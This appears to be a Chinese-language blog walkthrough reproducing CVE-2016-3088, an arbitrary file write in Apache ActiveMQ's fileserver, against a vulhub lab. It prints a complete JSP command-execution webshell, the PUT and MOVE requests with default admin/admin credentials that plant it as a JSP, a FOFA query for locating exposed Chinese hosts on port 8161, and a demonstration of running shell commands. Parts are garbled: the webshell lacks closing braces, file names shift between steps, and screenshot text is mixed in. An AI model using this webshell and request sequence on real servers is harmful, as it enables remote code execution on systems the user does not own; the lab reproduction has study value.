漏洞描述

1. 漏洞编号: CVE-2016-3088

2. 影响版本: Apache ActiveMQ 5.x~5.14.0

3. 漏洞产生原因: ActiveMQ的 web 控制台分三个应用, admin、api 和 fileserver, 其中 admin 是管理员页面,api 是接口,fileserver 是储存文件的接口;admin 和 api 都需要登录后才能使用,fileserver 无需登录。本漏洞出现在 fileserver 应用中,漏洞原理其实非常简单,就是 fileserver 支持写入文件(但不解析 jsp),同时支持移动文件(MOVE 请求)。所以,我们只需要写入一个文件,然后使用 MOVE 请求将其移动到任意位置,造成任意文件写入漏洞。

FOFA 语句:

Port="8161" && country="CN"


环境准备:

同样是使用 vulhub 的靶场,安装环境不用多说,访问官网即可启动目录是 cd /vulhub-master/activemq/CVE-2016-3088 docker-compose up -d 启动

启动之后访问靶机的 IP 加端口 8161 即可

http://192.168.0.110:8161/

大家把上面的 IP 换成自己靶机的 IP 就可以了



这样我们的环境就算准备完毕,ps:我们还需要准备工具 burp,懂得都懂,不懂可以百度一下 burp 基础

正文开始:


默认的 ActiveMQ 账号密码均为`admin`,我们可以通过弱口令登录进去 http://你的 IP:8161/admin/index.jsp?printable=true

我们可以查看到版本号



网上很多文章都有查看绝对路径的一步,我这里也加上,但是我个人感觉可以稍微跳过, 实战环境中查看就可以了,所以这里记下

访问 `http:// 你的 IP:8161/admin/test/systemProperties.jsp`, 查看 ActiveMQ 的绝对路径:




```
然后我们准备一个 webshell
<%@ page import="java.io.*"%>
<%
out.print("http://wangehacker.cn</br>");
String strcmd=request.getParameter("cmd");
String line=null;
 Process p=Runtime.getRuntime().exec(strcmd);
 BufferedReader br=new BufferedReader(new InputStreamReader(p.getInputStream()));
while((line=br.readLine())!=null){
out.print(line+"</br>");
%>
我们打开 burp 打开截断,然后访问 http://192.168.0.110:8161/fileserver/
我们抓包截取然后 ctrl+r 放到重发器
Burp Project Intruder Repeater Window Help
                                                     Burp Suite Professional v2U2T.8.2 - 1
                                                                    Decoder
 Dashboard
              Target
                        Proxy
                                 Intruder
                                            Repeater
                                                       Sequencer
                                                                               Com
 1 ×
         2 ×
                3 ×
                               5 ×
                        4 ×
                      < 7
             Cancel
 Request
 Pretty Raw
             Hex
 1 PUT /fileserver/2.txt HTTP/1.1
 2 Host: 192.168.0.110:8161
 3 Cache-Control: max-age=0
 4 Authorization: Basic YWRtaW46YWRtaW4=
 5 Upgrade-Insecure-Requests: 1
 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,:
 8 Accept-Encoding: gzip, deflate
 9 Accept-Language: zh-CN, zh; q=0.9
```


我们对抓到的数据进行以下修改

11 Connection: close 12 Content-Length: 329

10 If-Modified-Since: Fri, 13 Feb 2015 17:54:40 GMT



这里修改了一个 PUT (大写),然后后面加上目录,第一行的格式和我一样就可以,然后下面到结尾空一行,粘贴进去我的 webshell 即可,然后我们发送



这里返回 204, 我们是将 webshell 先以 txt 格式传上去不解析

然后我们重新抓 http://192.168.0.110:8161/fileserver/这个页面的包,或者直接用之前抓到的再放到重发器中,弄一个新的。

我们做以下修改

MOVE /fileserver/3.txt HTTP/1.1

Destination: file:///opt/activemq/webapps/api/3.jsp

Host: 192.168.0.110:8161 Cache-Control: max-age=0

Authorization: Basic YWRtaW46YWRtaW4=

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/100.0.4896.127 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.9


Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

If-Modified-Since: Fri, 13 Feb 2015 17:54:40 GMT

Connection: close

上面红色的地方就是需要修改的地方,文件名和你上一个发送过去的一样即可,第二行可以直接复制我的,第一行要和你自己写的文件名一致。


我们点击发送



同样这里返回 204,我们就基本大功告成了访问 http://192.168.0.110:8161/api/

这个页面,我们可以看到我们传的 webshell





HTTP ERROR 500

Problem accessing /api/5.jsp. Reason:

Server Error

Caused by:

```
java. lang. NullPointerException
at java. lang. Runtime. exec (Runtime. java: 441)
at java. lang. Runtime. exec (Runtime. java: 345)
at org. apache. jsp. 5_jsp. jspService(org. apache. jsp. 5_jsp: 51)
at org. apache. jasper. runtime. HttpJspBase. service (HttpJspBase. java: 109)
at javax. servlet. http. HttpServlet. service (HttpServlet. java: 668)
at org. apache. jasper. servlet. JspServletWrapper. service (JspServletWrapper. java: 389)
at org. apache. jasper. servlet. JspServlet. service(JspServlet. java: 380)
at org. apache. jasper. servlet. JspServlet. service(JspServlet. java: 380)
at javax. servlet. http. HttpServlet. service (HttpServlet. java: 668)
at org. eclipse. jetty. servlet. ServletHolder. handle (ServletHolder. java: 684)
at org. eclipse. jetty. servlet. ServletHandler. doHandle (ServletHandler. java: 503)
at org. eclipse. jetty. server. handler. ScopedHandler. handle (SeopedHandler. java: 522)
at org. eclipse. jetty. server. session. SessionHandler. doHandle (SessionHandler. java: 231)
at org. eclipse. jetty. server. handler. ContextHandler. doHandle (ContextHandler. java: 1086)
at org. eclipse. jetty. server. handler. ContextHandler. doHandle (ContextHandler. java: 1086)
at org. eclipse. jetty. server. handler. ContextHandler. doHandle (ContextHandler. java: 1086)
```

这里我们可以使用 hackbar 或者直接在上面的网址中添加 get 参数都行,我这里使用 hackbar

http://192.168.0.110:8161/api/5.jsp?cmd=ls 大家也可以直接在网址栏中加入红色部分



tmp webapps webapps-demo

原文



这里我们就复现完成!

参考文章:

https://blog.csdn.net/qq_37113223/article/details/114853658

https://www.bilibili.com/read/cv12103854

https://www.cnblogs.com/huangxiaosan/p/14222694.html

